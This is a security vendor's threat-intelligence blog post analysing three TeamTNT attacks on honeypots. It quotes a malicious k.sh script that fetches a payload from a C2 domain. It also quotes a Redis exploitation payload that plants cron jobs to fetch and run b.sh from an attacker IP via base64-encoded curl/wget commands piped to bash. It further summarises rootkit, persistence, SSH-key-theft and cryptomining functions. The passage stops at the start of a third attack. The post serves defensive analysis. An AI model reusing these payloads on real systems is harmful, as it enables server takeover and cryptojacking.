

Threat Alert: New Malware in the Cloud By TeamTNT

blog.aquasec.com/new-malware-in-the-cloud-by-teamtnt

Assaf Morag





Assaf Morag

September 15, 2022


Over the past week we observed three different attacks on our honeypots. The scripts and malware that were used bear a striking resemblance to none other than the threat actor TeamTNT. Eleven months ago they posted a farewell note on Twitter. Since then, we have only seen legacy attacks which automatically run on past infrastructure. Could it be that TeamTNT is back with new tricks? In this blog we analyze these attacks and their possible connection to TeamTNT.

A Brief History of TeamTNT

In the beginning of 2020, TeamTNT emerged as a threat actor mainly targeting cloud environments including misconfigured Kubernetes clusters, Docker APIs, Kubernetes UI tools, Redis servers, and more.

Since that first attack, this threat actor was highly productive and innovative, introducing new techniques against cloud environments that hadn't been seen before. There had been many reports over the years about the threat actor's campaigns and toolbox.

On November 6th, 2021, TeamTNT communicated via Twitter a farewell note. In reality, their infrastructure continued to automatically infect new victims with old malware as their tools included various worms that could scan and infect new targets. Once a target is acquired, a new scan and infection sequence begins. Thus, as of today, their old campaigns continues working. Still, over the past eleven months we haven't seen any new campaigns or tools coming from TeamTNT. This has led the entire community to assume that TeamTNT had indeed stopped their activity.


HildeGard@TeamTNT @HildeTNT · Nov 6, 2021

Learned a lot,
made the desired contacts,
received useful offers.

And what nobody really thought,
TeamTNT does a clean quit() !!!

It was a real pleasure for us with you,
but how do you say:
you should go when the party is at its best. ;-)

cya **hilde**

1


Tweet by TeamTNT saying farewell on November 6th, 2021

But, are they back?


In the first week of September, our honeypots identified at least three different attacks bearing various signatures and tools which are associated with TeamTNT. Based on these, we are quite certain that this vibrant threat actor has renewed its malicious activity.
With these new attacks, should we expect further innovation and cunning from TeamTNT?

The Kangaroo Attack

By far, this may be their simplest and most dramatic attack. What we discovered is that TeamTNT has been scanning for a misconfigured Docker Daemon and deploying alpine, a vanilla container image, with a command line to download a shell script (k.sh) to a C2 server (domain: whatwill[.]be on IP 93[.]95[.]229[.]203).



Kangaroo attack flow



```
#!/bin/bash
apt update;
apt install -y git gcc g++ make
git clone https://github.com/wafferz/kang.git
cd kang
make
wget whatwill.be/kang.tar
tar -xf kang.tar
chmod a+x *
./kangaroo -c whatwill.be -o out -m 9999999999999999999 -ws -d 64 se.tx
make
./kangaroo -c whatwill.be -o out -m 9999999999999999999 -ws -d 64 se.tx
```

The file k.sh that was dropped and executed on the attacked server

The shell script is cloning a GitHub project from what seems to be a TeamTNT account. The project was a bit of a conundrum at first, specifying that this is a fork of "Pollard's kangaroo for SECPK1". We consulted Jonathan S., a cryptographic expert, to better understand this technique. Additionally, we conducted further research to shed light on what we observed. We tracked this topic within a Bitcoin talk forum as well as several academic papers, "A New Method for Solving the Elliptic Curve Discrete Logarithm Problem", "How Would Quantum Computing Impact the Security of Bitcoin by Enhancing Our Ability to Solve the Elliptic Curve Discrete Logarithm Problem?" and the best explanation about Pollard's Kangaroo for WIF solving. In addition, we consulted with a cryptographic expert to better understand this topic.

Since these articles are a challenging read, we've worked here to summarize them for you to highlight the most essential information. The Elliptic Curve Discrete Logarithm Problem (ECDLP) is considered an irreversible function. It is the foundation for secure cryptography in private and public keys encryption which is the bedrock of secure internet communication (SSH, SSL etc).

The Pollard's Kangaroo interval ECDLP solver algorithm appears to be an attempt to break the SECP256K1 encryption which is used by Bitcoin to implement its public key cryptography. This is interesting because TeamTNT is using the high (and free or illegal) computational power of their targets to run the ECDLP solver. It is designed to run in a distributed fashion since the algorithm breaks the key into chunks and distributes them to various nodes (attacked servers), collecting the results which are then written locally to a text file.

Breaking the cryptographic encryption is considered "Mission: Impossible". If you actually succeed doing that, you potentially have the keys to almost everything that is connected online, which could have a devastating effect on the entire internet.

The Cronb Attack

This name had been used in the past by TeamTNT in previous attacks and, thus, thought to have been associated with an old attack. However, it turns out that this script is novel, pointing to new C2 servers (on 93[.]95[.]229[.]203 and 205[.]185[.]118[.]246). In this attack, though, we see all the old tricks TeamTNT has used over the years including rootkits to hide their activity, cron jobs to gain persistence, cryptominers to hijack resources, ssh and keys theft to conduct lateral movement in the local and external network, and many other techniques seen in the past.

Cronb.sh shell file:
First, the C2 server (93[.]95[.]229[.]203) is defined as a variable. The file is designed to "initiate" the environments and contains 14 functions as follows:

1. check_exist:
    1. Checks if netstat, which is a Linux network utility that displays network connections information, is present.
    2. If netstats exists, the function also checks for cryptominers presence.
2. m_command: This function scans for various applications like wget on the host and sets them as environment variables if they exist. In past campaigns, TeamTNT commonly used this technique mostly to avoid detection and circumvent network controls.
3. ins_package: Installs various applications on Ubuntu, Alpine, and Debian distributions by using apk, apt, or yum commands based on the OS distribution.
4. SetupNameServers: Setting up a name server to circumvent network defense. In past campaigns, TeamTNT commonly used this technique.
5. download_f: Downloading a Monero cryptominer and its configuration file and executing a cryptojacking attack.
6. setup_s: Deleting the content of md service and installing a new service of cryptomining to be run by systemd.
7. makesshaxx: Inserts TeamTNT's SSH key to the host.
8. clean_monitor: Deletes history and stops and deletes security tools such as SElinux, watchdog, gcloud of GCP, and aegis of Alibaba cloud.
9. clean_cron: Very straightforward - deletes all cron scheduled jobs.
10. lock_cron: Locking the cron jobs.
11. exec_hide: Makes sure that Diamorphine rootkit is deployed and calls exec_f. If Diamorphine isn't deployed, the hide_f function is called.
    1. hide_f: Extracts a contained encoded (base64) tar file of Diamorphine rootkit, extracts, compiles, and checks that it was deployed successfully.
    2. exec_f: Hides the malicious processes of masscan and md service executed.
12. exec_hide2: Deploys prochider rootkit that hides itself, explained here.
13. clmo: Stops and deletes security tools of Alibaba cloud.

14. exe_remo: Checks if this server has /var/tmp/.kalaf which may indicate that TeamTNT botnet has already attacked this server. If not, executes the localgo function, downloads and runs s.sh shell file and cleans history.
    1. localgo: Deletes logs such as wtmp which documents ssh access to the server and uses known hosts and ssh keys (if exists) to access other servers on the network, infecting them by deploying and running the script b.sh (ronb.sh renamed) on them. In past campaigns TeamTNT commonly used this technique.


s.sh shell file:
This file also uses the C2 server (93[.]95[.]229[.]203) and another C2 server (205[.]185[.]118[.]246). The file is designed to "support" the attack and contains one function and various snippets as follows:

1. m_command: Similar to the one in cronb.sh file as described above.
2. The rest of the script is not as organized as the cronb.sh script. It contains several snippets:
    1. Designed to download various applications.
    2. Downloads zgrab, masscan, pnscan which are scanning applications.
    3. Downloads the shell scripts c.sh and d.sh.
    4. Deleting the content of md service and installing a new service of cryptomining to be run by systemd.

b.sh shell file:
Identical to the cronb.sh script.

c.sh shell file:
This script seems to be designed to deploy a cryptomining attack on vulnerable and misconfigured Redis services and contains the following snippets:

1. Changing iptables to allow scanning for Redis servers.
2. Creating the payload which is a .dat file that writes to cron, downloads, and runs the b.sh shell script.
3. Scanning locally and on the internet for exposed Redis services and running the .dat file.




```
echo 'config set dbfilename "backup.db"' > .dat
echo 'save' >> .dat
echo 'config set stop-writes-on-bgsave-error no' >> .dat
echo 'flushall' >> .dat
echo 'set backup1 "\n\n\n*/2 * * * * echo Y2QxIGh0dHA6Ly85My45NS4yMjkuMjAzL2Iuc2gK|base64 -d|bash|bash \n\n"' >> .dat
echo 'set backup2 "\n\n\n*/3 * * * * echo d2dldCAtcSAtTy0gaHR0cDovLzkzLjk1LjIyOS4yMDMvYi5zaAo=|base64 -d|bash|bash\n\n"' >> .dat
echo 'set backup3 "\n\n\n*/4 * * * * echo Y3VybCBodHRwOi8vOTMuOTUuMjI5LjIwMy9iLnNoCg==|base64 -d|bash|bash\n\n"' >> .dat
echo 'config set dir "/var/spool/cron/"' >> .dat
echo 'config set dbfilename "root"' >> .dat
echo 'save' >> .dat
echo 'config set dir "/var/spool/cron/crontabs"' >> .dat
echo 'save' >> .dat
echo 'flushall' >> .dat
echo 'set backup1 "\n\n\n*/2 * * * * root echo Y2QxIGh0dHA6Ly85My45NS4yMjkuMjAzL2Iuc2gK|base64 -d|bash|bash \n\n"' >> .dat
echo 'set backup2 "\n\n\n*/3 * * * * root echo d2dldCAtcSAtTy0gaHR0cDovLzkzLjk1LjIyOS4yMDMvYi5zaAo=|base64 -d|bash|bash\n\n"' >> .dat
echo 'set backup3 "\n\n\n*/4 * * * * root echo Y3VybCBodHRwOi8vOTMuOTUuMjI5LjIwMy9iLnNoCg==|base64 -d|bash|bash\n\n"' >> .dat
echo 'config set dir "/etc/cron.d/"' >> .dat
echo 'config set dbfilename "zzh"' >> .dat
echo 'save' >> .dat
echo 'config set dir "/etc/"' >> .dat
echo 'config set dbfilename "crontab"' >> .dat
echo 'save' >> .dat
```

The file c.sh is designed to detect and attack exposed Redis server. In the past, TeamTNT massively attacked Redis servers to mine cryptocurrency. Read more about it here


The “What Will Be” Attack

This is the third attack by TeamTNT that that we observed this week on our honeypots. Initially, the threat actor exploited a misconfigured Docker API to run the vanilla container image alpine with a malicious command that was designed to download and run the shell file dc.sh.



